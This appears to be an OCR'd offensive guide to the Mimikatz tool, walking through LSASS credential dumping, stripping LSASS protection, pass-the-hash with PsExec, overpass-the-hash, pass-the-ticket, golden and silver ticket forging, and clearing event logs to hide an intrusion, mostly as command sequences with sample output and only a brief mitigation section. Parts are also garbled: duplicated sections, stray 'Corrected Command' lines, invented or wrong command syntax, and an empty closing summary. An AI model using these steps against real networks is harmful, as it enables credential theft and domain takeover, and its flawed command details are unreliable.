
Mimikatz



Mimikatz is an overall software tool used for process manipulation, primarily written in the C programming language by Mr. Benjamin Deply. This tool enables direct object manipulation and execution via various techniques. Mimikatz is widely used for bypassing security mechanisms, including EDR (Endpoint Detection and Response) software and antivirus tools. It has a number of features designed to assist with penetration testing and exploitation.

https://github.com/gentilkiwi/mimikatz

Projects Related to Mimikatz:

- _kekeo : Kerberos attack tool (mimlib)
- mimidrive

Attacks Supported:

- Pass-the-Hash
- LSASS Mini Dump
- Pass-the-Hash (over)
- Kerberos
- Zero Logon
- TGT Generation
- Pass-the-Ticket
- Golden Ticket
- Silver Ticket
- DC Sync
- DC Shadow
- _kekeo

Mimikatz utilizes a variety of techniques for execution, including some of those found in Metasploit. It is also compatible with tools like "Kiwi" for advanced operations.

Mimikatz Basic Usage:

Mimikatz commands may sometimes produce errors or behave unexpectedly. However, the following commands can be used for basic functionality.

Log Commands:

- Command : log c:\windows\temp\msupdate.log
- Purpose : This command saves logs to a file for tracking and analysis.

Version Command:

- Command : version
- Purpose : Displays the version of Mimikatz.

Miscellaneous Commands for Bypassing Security:

- Command : misc::cmd
- Command : misc::regedit (opens the registry editor)
- Command : misc::taskmgr (opens the Task Manager)
- Command : misc::mflt (lists drivers)

Mimikatz can inject code into running processes. When executed, the injected code runs as part of the target process. The tool can also change the context of the process through the following commands:

- Change Wallpaper : misc::wp /file:c:\\2.png

Clipboard Commands:

- Command : misc::clip
- Purpose : This command saves content from the clipboard. It's recommended to use it when capturing specific types of data, as it helps avoid slowdown during operations.

Privilege Escalation:

- Command : privilege::debug
- Purpose : Grants debug privileges, allowing interaction with other processes for tasks like dumping LSASS.

- Command : privilege::driver
- Purpose : Enables elevated access to loaded drivers, allowing you to manipulate or unload security tools like antivirus software or Sysmon.

- Command : privilege::security
- Purpose : Allows modification of security logs, including identification and change of security data.

- Command : privilege::TCP
- Purpose : Access to network-related privileges, including security changes to the OS trust settings.

- Command : privilege::backup
- Purpose : Grants access to backup system data, enabling reading of files that are otherwise restricted.

- Command : privilege::restore
- Purpose : Grants write access to restore system data.

- Command : privilege::sysenv
- Purpose : Allows changes to system environment variables.

Token Commands:

Mimikatz allows interaction with process tokens. This includes actions like impersonation and elevating privileges. Here are some key commands:

- Command : token::whoami
- Purpose : Lists the current token associated with the user.

- Command : token::list
- Purpose : Displays all available tokens in the system.

- Command : token::elevate
- Purpose : Elevates privileges for the current process.

- Command : token::run /process:cmd.exe
- Purpose : Executes a command using the selected token.

- Command : token::list /domainadmin
- Purpose : Lists tokens associated with domain administrator access.

Token impersonation allows a process to assume the identity of another process, thereby granting additional permissions.

Stopping Process Production Logs:

Mimikatz can stop production logs and delay process execution, which can be useful for covering tracks during an attack. Here are relevant commands:

- Command : event::clear
- Command : event::drop
- Purpose : Clears or drops event logs, making it more difficult for forensic tools to detect malicious activity.

Remote Connection (RPC):

Mimikatz can also use Remote Procedure Calls (RPC) to interact with remote systems. This is particularly useful in environments where physical access to systems is restricted.

- Command : rpc::server (start or stop the RPC server)
- Command : rpc::enum (enumerate RPC services)
- Command : rpc::connect /server:IP
- Purpose : Connects to a remote server using RPC and allows interaction with services and data.

_run service OR stop OR suspend resume OR remove OR shutdown

Key Features and Commands

1. Service Management and Manipulation

Mimikatz can interact with system services to control or manipulate running services. This is useful for attackers to stop or resume services as part of lateral movement or hiding their activities.

- Start a service:

  service::start [service_name]

- Stop a service:

  service::stop [service_name]

- Suspend or resume a service:

  service::suspend /pid:[PID]

  service::resume /pid:[PID]

- Shutdown a service:

  service::shutdown [service_name]

Using these commands, attackers can potentially stop antivirus or security software to avoid detection or persistence.

2. Process Management

Mimikatz allows the execution of various process manipulations via commands like process::run or process::stop . These commands enable the attacker to launch processes, stop them, or resume them after they have been suspended.Run a process using WMIC:

  process::run "cmd.exe /c wmic process call create cmd.exe"

- Stop a process by its PID:

  process::stop /pid:[PID]

- Resume a suspended process:

  process::resume /pid:[PID]

These commands can be used to exploit vulnerable processes, evade detection, or execute malicious code within other processes.

3. Driver Manipulation and Bypass Techniques

Mimikatz includes techniques to bypass security measures like antivirus programs and EDR tools. One of the ways attackers can identify and exploit drivers is through commands like !ping , which checks if a driver is loaded.

- Check if a driver is loaded:

  !ping

- Trigger a Blue Screen of Death (BSOD):

```
!bsod
```

This can cause system crashes, disrupt the operation of security tools, or even disable them for further exploitation.

4. Process Parent Spoofing

Process parent spoofing is an advanced technique used to hide malicious processes by impersonating the parent process. This can make the malware appear as a trusted, legitimate process, helping it evade detection by system monitoring tools.

- Spoof a process parent:

```
process::runp /run:"malware.exe" /ppid:[PID]
```

By faking the parent-child relationship of processes, attackers can make malicious activity appear normal.

5. Remote Desktop Protocol (RDP) Exploitation

Mimikatz can be used to take over RDP sessions, which is useful in scenarios where an attacker has gained access to an RDP server.

- Take over an RDP session:

```
rdp::sessions
ts::remote /id:[Session_ID] /target:[Target_IP] /password:[password]
ts::sessions
```

This is a valid Mimikatz command used to interact with Remote Desktop Protocol (RDP) sessions.

- The ts::sessions command lists the current active RDP sessions on the system.

- It is used to show session IDs, users, and IP addresses that are currently logged into the system via RDP.

Example output might look like this:

```
Session ID  | User          | IP Address     | Status
-----------------------------------------------------
1           | Administrator | 192.168.1.10   | Active
2           | User          | 192.168.1.20   | Active
```

ts::sessions is used to list active RDP sessions.

ts::remote is used to take over or connect to an existing RDP session by specifying the session ID and password. You can use this command to identify the session IDs and users on the system if you're performing penetration testing or evaluating security.This command allows attackers to take control of an existing RDP session and gain access to the target system.

6. Credential Dumping and LSASS Process

MIMIKATZ AND LSASS

privilege::debug

token::elevate

sekurlsa::

sekurlsa::msv

[pass admin and domain and hash]

sekurlsa::logonpasswords

psexec.exe \\nameDC

https://tools.thehacker.recipes/mimikatz/modules/sekurlsa/logonpasswords

OR

privilege::debug

token::elevate

sekurlsa::minidump lsass.dmp

sekurlsa::logonpasswords

sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<hash>

sekurlsa::pth /user:adminstrator /domain /ntlm: diefjeijfief[hash] /run

OR

lsadump:: sam

lsadump:: secrets

lsadump:: lsa /patch -> allowed to read and query hash users in lsass

OR

inject code in lsass and finde credential

lsadump:: lsa /inject

lsadump::lsa

lsadump::lsa /inject /name:…..

https://tools.thehacker.recipes/mimikatz/modules/lsadump/lsa

privilege::debug

The privilege::debug command is used to enable debug privileges. Without these privileges, some Mimikatz commands (such as those requiring access to LSASS) will not work.

Corrected Command:

mimikatz privilege::debug

This is necessary for actions like interacting with LSASS (Local Security Authority Subsystem Service) or impersonating tokens.

_____

2. token::elevate

This command attempts to elevate the current process's token, typically to SYSTEM level, allowing higher privileges to be used by the attacker.

Corrected Command:

mimikatz token::elevate

This command is helpful if an attacker is working with a low-privilege token and needs to elevate to a more privileged user account to perform additional actions, like dumping credentials or injecting code.

---

3. sekurlsa::logonpasswords

This is one of the most widely used commands in Mimikatz for credential dumping. It extracts credentials from the system's memory (from LSASS), including plain-text passwords, NTLM hashes, and Kerberos tickets.

Corrected Command:

mimikatz sekurlsa::logonpasswords

Example Output:

```
Authentication Id : 0 ; Logon Type : 2
  User Name   : Administrator
  Domain      : WORKGROUP
  Logon Server: WORKSTATION
  Hash NTLM   : 32a8f3f8e99b21f0b482b2a96b654462
  Password    : password123
```

This command shows the plain-text password and NTLM hash of the Administrator account, if available.

4. sekurlsa::msv

This command dumps MSV1_0 authentication information, which contains NTLM hashes and other authentication data. It's typically used in combination with other credential-dumping commands.

Corrected Command:

mimikatz sekurlsa::msv

This command will display NTLM hashes for users who are currently authenticated to the system.

---

5. sekurlsa::pth (Pass-the-Hash)

The sekurlsa::pth command is used for Pass-the-Hash (PtH) attacks, where an attacker uses the NTLM hash of a user's password to authenticate to other systems, bypassing the need for the actual password.

Corrected Command:

mimikatz sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<hash> /run

Example:

mimikatz sekurlsa::pth /user:administrator /domain:corp.local /ntlm:7f8c72f7e5978a56c98184ea2fc85d1b /run:cmd.exe

This command allows an attacker to authenticate as the administrator user on another machine using the NTLM hash 7f8c72f7e5978a56c98184ea2fc85d1b, running cmd.exe with that user's privileges.

---

7. sekurlsa::minidump (Dump LSASS Memory)

The sekurlsa::minidump command is used to create a memory dump of the LSASS process. This dump can then be analyzed later to extract credentials.

Corrected Command:

mimikatz sekurlsa::minidump lsass.dmp

This command generates a memory dump file (lsass.dmp), which can later be analyzed with other tools like Mimikatz to dump passwords and hashes from LSASS.

---

8. lsadump::sam and lsadump::secrets

These commands dump the SAM (Security Account Manager) and secrets from the LSASS memory, which contain important credential information.

Corrected Command for SAM:

mimikatz lsadump::sam

Corrected Command for Secrets:

mimikatz lsadump::secrets

lsadump::sam dumps user account information from the SAM database (including password hashes).

lsadump::secrets dumps LSA secrets, which store sensitive information like service account credentials and other secrets.

---

9. lsadump::lsa /patch

The lsa /patch command patches the LSASS process to allow reading and querying of hashes stored in memory. This is part of bypassing LSASS protections, which may be in place to prevent unauthorized access to stored credentials.

Corrected Command:

mimikatz lsadump::lsa /patch

Once this patch is applied, attackers can query LSASS for stored credentials, such as password hashes and Kerberos tickets.

---

10. lsadump::lsa /inject

This command injects malicious code into the LSASS process to read credentials. This technique is more advanced and allows attackers to manipulate LSASS for credential dumping.

Corrected Command:

mimikatz lsadump::lsa /inject

This method is typically used in highly-targeted attacks to extract credentials from memory without triggering detection.One of the most powerful features of Mimikatz is the ability to dump credentials from the LSASS (Local Security Authority Subsystem Service) process. LSASS is responsible for handling login and authentication processes in Windows systems, and it stores sensitive information like user passwords and authentication tokens.

- Dump credentials from LSASS:

privilage::debug

lsadump::lsa /patch

!process -> list process and protection

!processprotection /process::lsass.exe /remove

lsadump::lsa /patch

Some attacks like this can bypass the security mechanism and use pass the hash – dump lsass – pass over hash.

This command enables debugging privileges on the current session. In Windows, some sensitive actions (like injecting code into other processes or dumping memory) require debug privileges. To access protected processes like lsass.exe, you need these privileges.

Why is this important?

lsass.exe (Local Security Authority Subsystem Service) is a critical system process that manages authentication, and it stores sensitive information like password hashes and Kerberos tickets in memory.

Debug privileges are often required to dump or interact with protected processes like lsass.exe. By removing the protection on lsass.exe, you can access the process's memory, which may contain plaintext credentials or password hashes that can be exploited further.

Removing protection makes it possible to dump the LSA secrets, enabling the attacker to use Pass-the-Hash (PTH) or Pass-the-Ticket (PTT) attacks.

2. lsadump::lsa /patch

The lsadump::lsa /patch command is used to dump the LSA (Local Security Authority) secrets by modifying the lsass.exe process. The LSA secrets contain credentials such as password hashes, Kerberos tickets, and other authentication data.

How it works:

By patching the lsass.exe process, Mimikatz can bypass protections that might otherwise prevent access to sensitive data in memory.

The /patch option allows Mimikatz to perform the action of dumping secrets from lsass.exe without triggering normal defenses.

3. !process -> process and protection list

The !process command is used to list all the processes running on the system and provides information about their memory protection mechanisms. It is particularly useful for identifying whether a process (like lsass.exe) is protected by any security features such as Windows Defender, Antivirus, or EMET (Enhanced Mitigation Experience Toolkit), which could prevent memory dumping or process injection.

Purpose:

Helps assess the current protection status of critical processes.

Allows an attacker or tester to identify which processes are vulnerable to attacks (i.e., which ones are not protected by advanced security mechanisms).

4. !processprotection /process::lsass.exe /remove

This command is used to remove protection from lsass.exe. On modern Windows systems, critical processes like lsass.exe are often protected from being dumped or modified to prevent credential theft.

5. lsadump::lsa /patch (Repeated)

Once the protection from lsass.exe has been removed, this command can be run again to dump credentials stored in LSA. What it does: It dumps the password hashes or Kerberos tickets stored in lsass.exe memory, which can then be used for further attacks like Pass-the-Hash.

This command will bypass security protections on the LSASS process, allowing the attacker to extract credentials stored in memory.

Pass-the-Hash (PtH) Attacks

Mimikatz is a powerful tool that can be used to carry out Pass-the-Hash (PtH) attacks. In this type of attack, an attacker uses password hashes (usually NTLM hashes) instead of the original plain-text passwords to authenticate and gain unauthorized access to systems on the network.

How Pass-the-Hash Attacks Work:

In a Pass-the-Hash attack, the attacker compromises a machine, retrieves password hashes (typically NTLM), and uses them to impersonate users and authenticate to other systems, without needing the actual password.

Example Command to Perform a PtH Attack:

Mimikatz's sekurlsa::pth module can be used to launch a Pass-the-Hash attack. The syntax for this command is as follows:

sekurlsa::pth /user:[username] /domain:[domain] /ntlm:[hash] /run

- /user:[username] : Specifies the username of the target account.
- /domain:[domain] : Specifies the domain of the target account.
- /ntlm:[hash] : The NTLM hash of the user's password. This hash is typically obtained via credential dumping techniques.
- /run : This argument allows the attacker to run a specified command under the impersonated user's context.

Practical Example:

Assume an attacker has obtained the NTLM hash for the user admin on a domain called corp.local . The attacker can then authenticate as the admin user on another machine using the following Mimikatz command:

sekurlsa::pth /user:admin /domain:corp.local /ntlm:7f8c72f7e5978a56c98184ea2fc85d1b /run:cmd.exe

This command allows the attacker to run cmd.exe (a command prompt) as the admin user on the target machine without needing the actual password, but simply by using the NTLM hash.

psexec \\192.168.1.10 -u Username -p <NTLM_HASH> cmd

mimikatz.exe

mimikatz privilege::debug

mimikatz sekurlsa::logonpasswords

mimikatz token::list

mimikatz token::impersonate <User SID>

```
mimikatz   token::create /user:<username> cmd.exe
```

PsExec Command with NTLM Hash:

The first command uses PsExec to remotely execute a command on a target machine (in this case, cmd.exe), leveraging an NTLM hash instead of a password for authentication. This is commonly seen in Pass-the-Hash attacks.

Corrected Command:

```
psexec \\192.168.1.10 -u [Username] -p [NTLM_HASH] cmd
```

\\192.168.1.10: This specifies the target machine's IP address (in this case, 192.168.1.10).

-u [Username]: The username to authenticate with.

-p [NTLM_HASH]: The NTLM hash of the user's password (replace <NTLM_HASH> with the actual hash).cmd: The command to execute remotely, in this case, launching a command prompt (cmd.exe)on the target machine.

Example:

Assuming an attacker has captured the NTLM hash for the user admin, they can use the following command to remotely execute a command prompt on the target machine 192.168.1.10:

```
psexec \\192.168.1.10 -u admin -p 9a0364b9e99bb480dd25e1f0284c8555 cmd
```

This will start a command prompt (cmd.exe) as the admin user on the target machine, using the NTLM hash to authenticate.

Mimikatz Commands:

1. sekurlsa::logonpasswords

This Mimikatz command is used to dump passwords and other credentials stored in memory. It extracts authentication data such as plaintext passwords (if available), NTLM hashes, and Kerberos tickets from the system's memory.

Corrected Command:

```
mimikatz   sekurlsa::logonpasswords
```

Example Output:

```
Authentication Id : 0 ; Logon Type : 2

  User Name   : Administrator

  Domain      : WORKGROUP

  Logon Server: WORKSTATION

  Hash NTLM   : 32a8f3f8e99b21f0b482b2a96b654462

  Password    : password123
```

This command shows the plaintext password (if available) and the NTLM hash for the Administrator user.

2. token::list

This command lists all access tokens currently available on the system. Access tokens represent a user's security context, and they are critical for impersonation and privilege escalation attacks.

Corrected Command:

```
mimikatz   token::list
```

Example Output:

```
Token 0x4 : [SYSTEM] - SID S-1-5-18

Token 0x8 : [admin] - SID S-1-5-21-1491681740-1466985305-86285747-500
```

This lists all the tokens, including the SYSTEM token and a user token for admin.

3. token::impersonate <User SID>

This command allows an attacker to impersonate a user by specifying their SID (Security Identifier). Impersonation means the attacker can perform actions as if they were the user whose token they have stolen.

Corrected Command:

mimikatz token::impersonate <User SID>

Example:

If the attacker wants to impersonate the admin user, they would use the SID of the user found with the token::list command:

mimikatz token::impersonate S-1-5-21-1491681740-1466985305-86285747-500

This would allow the attacker to execute commands with the admin user's privileges.

4. privilege::debug

This command enables debug privileges within Mimikatz, which are required for certain actions, such as accessing the LSASS process (where sensitive credentials are stored in memory).

Corrected Command:

mimikatz privilege::debug

This is necessary for performing operations like dumping credentials from the LSASS process or impersonating tokens. If this privilege is not enabled, some commands may fail with access errors.

5. token::create /user:<username> cmd.exe

This command allows the attacker to create a new token for a specified user and run a command (such as cmd.exe) with that user's privileges. This is a way to escalate privileges if the attacker has access to lower-privileged tokens.

Corrected Command:

mimikatz token::create /user:[username] cmd.exe

Example:

If an attacker has stolen the token for the admin user, they can create a new token for admin and execute a command prompt with elevated privileges:

mimikatz token::create /user:admin cmd.exe

This will spawn a command prompt (cmd.exe) running under the admin user's context.

Summary:

The commands you listed pertain to techniques often used in post-exploitation to dump credentials, impersonate users, and escalate privileges. The commands are mostly correct but needed clarification and some additional details to ensure accuracy. Here’s a summary of the commands and their purposes:

PsExec Command: Remotely run commands using an NTLM hash for authentication.

Mimikatz sekurlsa::logonpasswords: Dump passwords and hashes from memory.

Mimikatz token::list: List all tokens available on the system.

Mimikatz token::impersonate: Impersonate a user using their SID.

Mimikatz privilege::debug: Enable debug privileges required for certain actions.

Mimikatz token::create: Create a new token for a user and run commands with their privileges.

1. List Kerberos Tickets:

Command:

kerberos::list

Description:

This Mimikatz command is used to list all Kerberos tickets that are currently in the memory of the system. Kerberos tickets are used for authenticating users and services in a Windows network that utilizes Active Directory (AD).

- TGT (Ticket Granting Ticket) : The first ticket issued to a user upon login. This ticket is used to request service tickets for specific resources on the network.

- TGS (Ticket Granting Service) : Service tickets issued by the KDC (Key Distribution Center) to allow a user to access specific services or resources (e.g., file shares, databases).

Example Output:

```
TargetName                ServiceName   Expiration Time  Ticket Cache
-------------------------------------------------------------------------
krbtgt/domain.local       krbtgt        2024-12-01 15:45:33  TGT
HTTP/server.domain.local  HTTP          2024-11-29 14:23:10  TGS
```

This shows the TGT (issued for the krbtgt account) and a service ticket for HTTP . These tickets can be used to authenticate the user to specific services on the network.

2. Pass-the-Ticket (PtT):

Command:

```
kerberos::ptt /ticket:[ticket_file]
```

Description:

This command is used to inject a Kerberos ticket (which is stored in a file) into the current session . Essentially, it enables an attacker or a tester to "pass" the ticket to a target system to authenticate as the user or service represented by the ticket.

- Pass-the-Ticket (PtT) is a technique where an attacker uses a stolen or forged Kerberos ticket to authenticate to a service, bypassing the need for the original password or TGT request. This allows attackers to impersonate legitimate users, enabling lateral movement or privilege escalation in an Active Directory environment.

Example:

If an attacker has stolen or forged a valid Kerberos ticket for a high-privilege user (e.g., Administrator), they could use this command to inject the ticket and authenticate to other services as that user.

```
kerberos::ptt /ticket:C:\path\to\ticket.kirbi
```

This would inject the .kirbi file (which contains the Kerberos ticket) into the session, allowing the attacker to use that ticket for authentication.

3. Purge Kerberos Tickets:

Command:

```
kerberos::purge
```

Description:

This Mimikatz command is used to purge or delete all Kerberos tickets currently stored in memory on the system. This could be useful in scenarios where an attacker wants to clear evidence of Kerberos authentication activity or if they need to reset ticket caches after altering tickets or impersonating users.

Example Use:

If an attacker uses the Pass-the-Ticket technique and wants to remove traces of their Kerberos tickets after using them, they could run this command to delete all the tickets from memory.

```
kerberos::purge
```

After running this command, the list of Kerberos tickets in memory would be empty, making it harder for defenders to detect ongoing unauthorized access using those tickets.

- kerberos::list : Lists all Kerberos tickets currently in memory.

- kerberos::ptt /ticket:[ticket_file] : Injects a Kerberos ticket into the current session, allowing an attacker to authenticate as a user or service represented by the ticket.

- kerberos::purge : Deletes all Kerberos tickets from memory, effectively clearing the current session’s ticket cache.

How Attackers Use Kerberos Ticket Manipulation:

Impersonation via Pass-the-Ticket (PtT): Attackers can inject Kerberos tickets to impersonate high-privilege users such as Domain Admins or Service Accounts. Once the ticket is injected, the attacker can access services and systems as if they were the legitimate user.

Example Scenario:

An attacker obtains a TGT for a Domain Administrator (Administrator@domain.local) by dumping memory from a compromised machine.

The attacker injects the TGT into their session using kerberos::ptt and then uses it to authenticate to other systems in the network that require Domain Admin access.

Ticket Renewal and Persistence: Kerberos tickets can be renewed if they are renewable tickets. Attackers can manipulate or request new tickets by leveraging compromised TGTs. This can provide them with persistent access to network resources even after initial exploitation.

Defending Against Kerberos Ticket Manipulation:

To mitigate Kerberos ticket manipulation attacks, organizations can implement the following defenses:

Enable Multi-Factor Authentication (MFA): Implement MFA for high-privilege accounts to reduce the effectiveness of stolen tickets.

Monitor Kerberos Logs: Regularly monitor Kerberos authentication logs for anomalies, such as unusually long ticket lifetimes, unexpected ticket requests, or suspicious service ticket usage.

Use Windows Defender Credential Guard: This feature helps protect NTLM hashes and Kerberos tickets from being dumped or manipulated.

Limit Service Account Privileges: Restrict the use of service accounts and their ticket lifetimes. Additionally, avoid using high-privilege accounts for services.

Strong Password Policies: Ensure that strong, complex passwords are used for service accounts to prevent attackers from guessing or brute-forcing them.

Overpass the Hash (Pass the Hash Attack)

mimikatz.exe "privilege::debug"

mimikatz.exe "sekurlsa::tickets /export"

mimikatz.exe "kerberos::ptt /user:[username] /rc4:[NTLM_hash]"

mimikatz.exe "kerberos::list"

Overpass-the-Hash is a type of attack that allows an attacker to authenticate to a Kerberos -protected resource using the NTLM hash of a user's password, bypassing the need for the user's plaintext password. This is a powerful technique that is often used for lateral movement within Windows domain environments.

How Overpass-the-Hash Works:

In a typical Kerberos authentication flow, a user presents their plaintext password to the Key Distribution Center (KDC), which then issues a Ticket Granting Ticket (TGT) that the user can use to request service tickets for accessing resources.

In the Overpass-the-Hash attack, instead of using the plaintext password to request the TGT, the attacker uses the NTLM hash of the password directly. This allows them to obtain the TGT without needing the actual password, making the attack powerful when the hash has been stolen from the compromised system.

Mimikatz Command for Overpass-the-Hash Attack:

1. mimikatz.exe "privilege::debug"

Purpose:

- This command is used to enable debug privileges within the Mimikatz tool.

Explanation:

- privilege::debug grants Mimikatz the ability to debug processes and interact with system memory, which is necessary for operations like credential dumping or Kerberos ticket manipulation.

- Without enabling debug privileges, Mimikatz may not have the necessary access to perform advanced actions such as dumping hashes, tickets, or other sensitive data from memory.

2. mimikatz.exe "sekurlsa::tickets /export"

Purpose:

- This command exports the Kerberos tickets from the local machine into a file.

- sekurlsa::tickets refers to the sekurlsa module in Mimikatz, which allows the user to interact with the Security Support Provider Interface (SSPI) in Windows. The SSPI is responsible for managing authentication protocols, such as Kerberos and NTLM.

- The /export flag tells Mimikatz to export the Kerberos tickets from memory into a file on the disk, typically to be used in a later attack (such as Pass-the-Ticket or Overpass-the-Hash).

3. mimikatz.exe "kerberos::ptt /user:[username] /rc4:[NTLM_hash]"

Purpose:

- This command is used to perform an Overpass-the-Hash attack, which is a form of Kerberos ticket injection.

- kerberos::ptt stands for Kerberos Pass-the-Ticket . This command injects a Kerberos ticket into the current session.

- /user:[username] specifies the username for which the ticket is being injected.

- /rc4:[NTLM_hash] specifies the NTLM hash of the user’s password (often referred to as the NTLM hash). The NTLM hash is used to generate a valid Kerberos ticket.

4. mimikatz.exe "kerberos::list"

Purpose:

- This command lists the Kerberos tickets currently available in the session.

- kerberos::list lists all Kerberos tickets (TGTs and Service Tickets) in memory for the current user session.

- The command is useful for verifying that a Kerberos ticket has been successfully injected or to view all tickets associated with the current session

Golden Ticket Attack

A Golden Ticket attack is an advanced technique used to exploit Kerberos authentication. In this attack, an attacker forges a Ticket Granting Ticket (TGT) , which allows them to impersonate any user within the domain, including domain administrators. The forged TGT can grant access to any service within the domain, bypassing normal authentication controls and effectively allowing persistent access.

To carry out a Golden Ticket attack, the attacker needs to obtain the KRBTGT hash (the password hash of the service account responsible for issuing TGTs). This hash is a critical component for creating a valid Golden Ticket.

```
mimikatz   lsadump::lsa /inject /name:krbtgt

mimikatz   lsadump::secrets

mimikatz   kerberos::list

mimikatz   kerberos::purge

mimikatz   kerberos::golden /user:<target_username> /domain:<domain_name> /sid:<domain_SID>
/krbtgt:<KRBTGT_hash> /id:<user_RID> /ticket:<output_ticket_file>

mimikatz   kerberos::ptt <output_ticket_file>

mimikatz   kerberos::list
```

1. Dump LSA Secrets : First, the attacker dumps the LSA (Local Security Authority) secrets to extract information such as the KRBTGT hash.

```
mimikatz   lsadump::lsa /inject /name:krbtgt

mimikatz   lsadump::secrets
```

2. List Current Kerberos Tickets : Next, the attacker lists the existing Kerberos tickets in memory to see if any are available and to confirm that the environment is configured as expected.

```
mimikatz   kerberos::list
```

3. Purge Kerberos Tickets : The attacker may then purge (clear) any existing Kerberos tickets from memory to avoid conflicts when injecting the Golden Ticket.

```
mimikatz   kerberos::purge
```

4. Generate a Golden Ticket : Using the extracted KRBTGT hash, along with the domain name, SID (Security Identifier), and target username (which could be a domain administrator), the attacker generates a Golden Ticket. The output is saved to a file for later use.

```
mimikatz   kerberos::golden /user:<target_username> /domain:<domain_name> /sid:<domain_SID>
/krbtgt:<KRBTGT_hash> /id:<user_RID> /ticket:<output_ticket_file>
```

5. Inject the Golden Ticket : The attacker then injects the Golden Ticket into the current session’s memory, allowing the attacker to impersonate the target user (e.g., a domain administrator) with full privileges.

```
mimikatz   kerberos::ptt <output_ticket_file>
```

6. Verify the Golden Ticket : Finally, the attacker can list the current Kerberos tickets again to confirm that the Golden Ticket has been successfully injected and is active in memory.

```
mimikatz   kerberos::list
```

Silver Ticket Attack

A Silver Ticket attack is a type of Kerberos authentication attack where an attacker forges a service ticket for a specific service within a domain. Unlike the Golden Ticket , which allows an attacker to impersonate any user within the domain, a Silver Ticket is used to gain access only to a particular service (such as a file share, web application, or database), bypassing the need for domain-wide credentials.

```
mimikatz.exe "kerberos::ticket /user:<username> /rc4:<service_account_hash> /domain:<domain> /sid:<domain_SID> /spn:<service_SPN> /ticket:<output_ticket_file>"
```

```
mimikatz.exe "kerberos::ptt <output_ticket_file>"
```

```
mimikatz.exe "kerberos::list"
```

How a Silver Ticket Attack Works

1. Prerequisites :

- The attacker must have access to the Service Account's password hash (or a valid Kerberos ticket) to forge a service ticket. This is usually achieved by compromising a service account or exploiting other vulnerabilities.

- The attacker must also know the Service Principal Name (SPN) of the targeted service (e.g., the SPN for a file server or web application). This SPN is required to identify the service for which the ticket will be generated.

2. Ticket Creation :

- In a Silver Ticket attack, the attacker forges a Ticket Granting Service (TGS) . The TGS is a specific Kerberos ticket that is issued for a particular service.

- The attacker uses the service account's password hash (or other compromised credentials) in combination with the SPN of the target service to generate the TGS.

- The attacker generates a valid Kerberos service ticket that impersonates the victim user (often a domain user or administrator). This allows the attacker to bypass the regular Kerberos authentication process for that service.

- The forged service ticket allows the attacker to authenticate to the specific service without needing to impersonate the user across the entire domain.

3. Ticket Injection :

- After generating the Silver Ticket, the attacker injects it into the target machine's memory. This is typically done using tools like Mimikatz or Rubeus .

- Once injected, the Silver Ticket allows the attacker to authenticate to the service it was forged for (e.g., file shares, databases, or other resources), bypassing the regular authentication procedures for that service.

4. Access Granted :

- When the targeted service receives the Silver Ticket, it verifies the ticket using its Service Account Key . This key is derived from the service account's password or secret key.

- Since the forged ticket is valid for that specific service, the service grants the attacker access, as if they were a legitimate user. The attacker can now perform actions within the service, often with the same privileges as the impersonated user.

```
mimikatz.exe "kerberos::ticket /user:<username> /rc4:<service_account_hash> /domain:<domain> /sid:<domain_SID> /spn:<service_SPN> /ticket:<output_ticket_file>"
```

Explanation of Parameters :

- <username> : The username of the victim being impersonated.
- <service_account_hash> : The NTLM hash of the service account used to generate the ticket.
- <domain> : The name of the domain where the targeted service resides.
- <domain_SID> : The Security Identifier (SID) of the domain.
- <service_SPN> : The Service Principal Name (SPN) of the service being targeted (e.g., file server, web application).
- <output_ticket_file> : The file where the generated Silver Ticket will be saved.

Mimikatz Command for Injecting the Sil ver Ticket

Once the Silver Ticket has been generated, the attacker can inject it into the system's memory using the following Mimikatz command:

```
mimikatz.exe "kerberos::ptt <output_ticket_file>"
```

This command places the forged Silver Ticket into the local Kerberos ticket cache, allowing the attacker to authenticate to the service.

Mimikatz Command for Verifying Injected Tickets

To verify that the Silver Ticket has been successfully injected into the system's memory, the attacker can use this command:

```
mimikatz.exe "kerberos::list"
```

This command will list all the Kerberos tickets currently stored in the system's memory, including the Silver Ticket injected by the attacker.

differences between Golden Ticket and Silver Ticket attacks

1. Ticket Type

- Golden Ticket Attack : The attacker forges a Ticket Granting Ticket (TGT) . A TGT is issued by the Key Distribution Center (KDC) and allows the user to request service tickets (TGS) for any service in the domain. This means a Golden Ticket can be used to request access to any service in the domain (assuming the attacker has the correct credentials).

- Silver Ticket Attack : The attacker forges a Service Ticket (TGS) . A TGS is used to authenticate a user to a specific service within the domain. It’s a more limited ticket compared to a TGT because it only allows access to one specific service (e.g., a file share, SQL database, etc.).

2. Scope of Access

- Golden Ticket Attack : A Golden Ticket grants domain-wide access , meaning the attacker can impersonate any user, including domain admins, and gain access to any service in the domain. The attacker can even escalate privileges by impersonating a domain admin.

- Silver Ticket Attack : A Silver Ticket grants access only to the specific service for which it was forged. For example, if the attacker forges a Silver Ticket for a file share, they can only access that file share and cannot access other resources or impersonate other users in the domain.

3. Target

- Golden Ticket Attack : A Golden Ticket can be used to impersonate any user within the domain, including highly privileged accounts such as domain administrators. This makes it much more powerful because it can be used to access all resources within the domain.

- Silver Ticket Attack : A Silver Ticket targets a specific service or application . For example, the attacker can target a specific application (like SQL Server or a web service) by crafting a ticket specifically for that service. The attacker cannot use the ticket to impersonate other users or access other services in the domain.

4. Required Information

- Golden Ticket Attack : To create a Golden Ticket, the attacker needs to have access to the KRBTGT hash (which is used to sign all TGTs), the domain SID (Security Identifier), and potentially user credentials (e.g., a username and password or NTLM hash) to impersonate a specific user. This allows the attacker to craft a TGT that is valid for any service in the domain.

- Silver Ticket Attack : To create a Silver Ticket, the attacker needs the service account hash (the NTLM hash of the service account) and the SPN (Service Principal Name) of the target service (e.g., a file server or a SQL database). This allows the attacker to craft a TGS specific to that service.

5. Validity

- Golden Ticket Attack : A Golden Ticket is valid across the entire domain , meaning it can be used to request any TGS for any service within the domain, impersonating any user. This makes it valid for a wide range of services, and as long as the attacker has the Golden Ticket, they can continue accessing services in the domain.

- Silver Ticket Attack : A Silver Ticket is only valid for the specific service it was created for. Once the attacker forges a Silver Ticket for a particular service (e.g., a file server), it can only be used to authenticate to that service. If the attacker wants to access a different service, they would need to forge a new Silver Ticket for that service.

Summary of Key Differences:

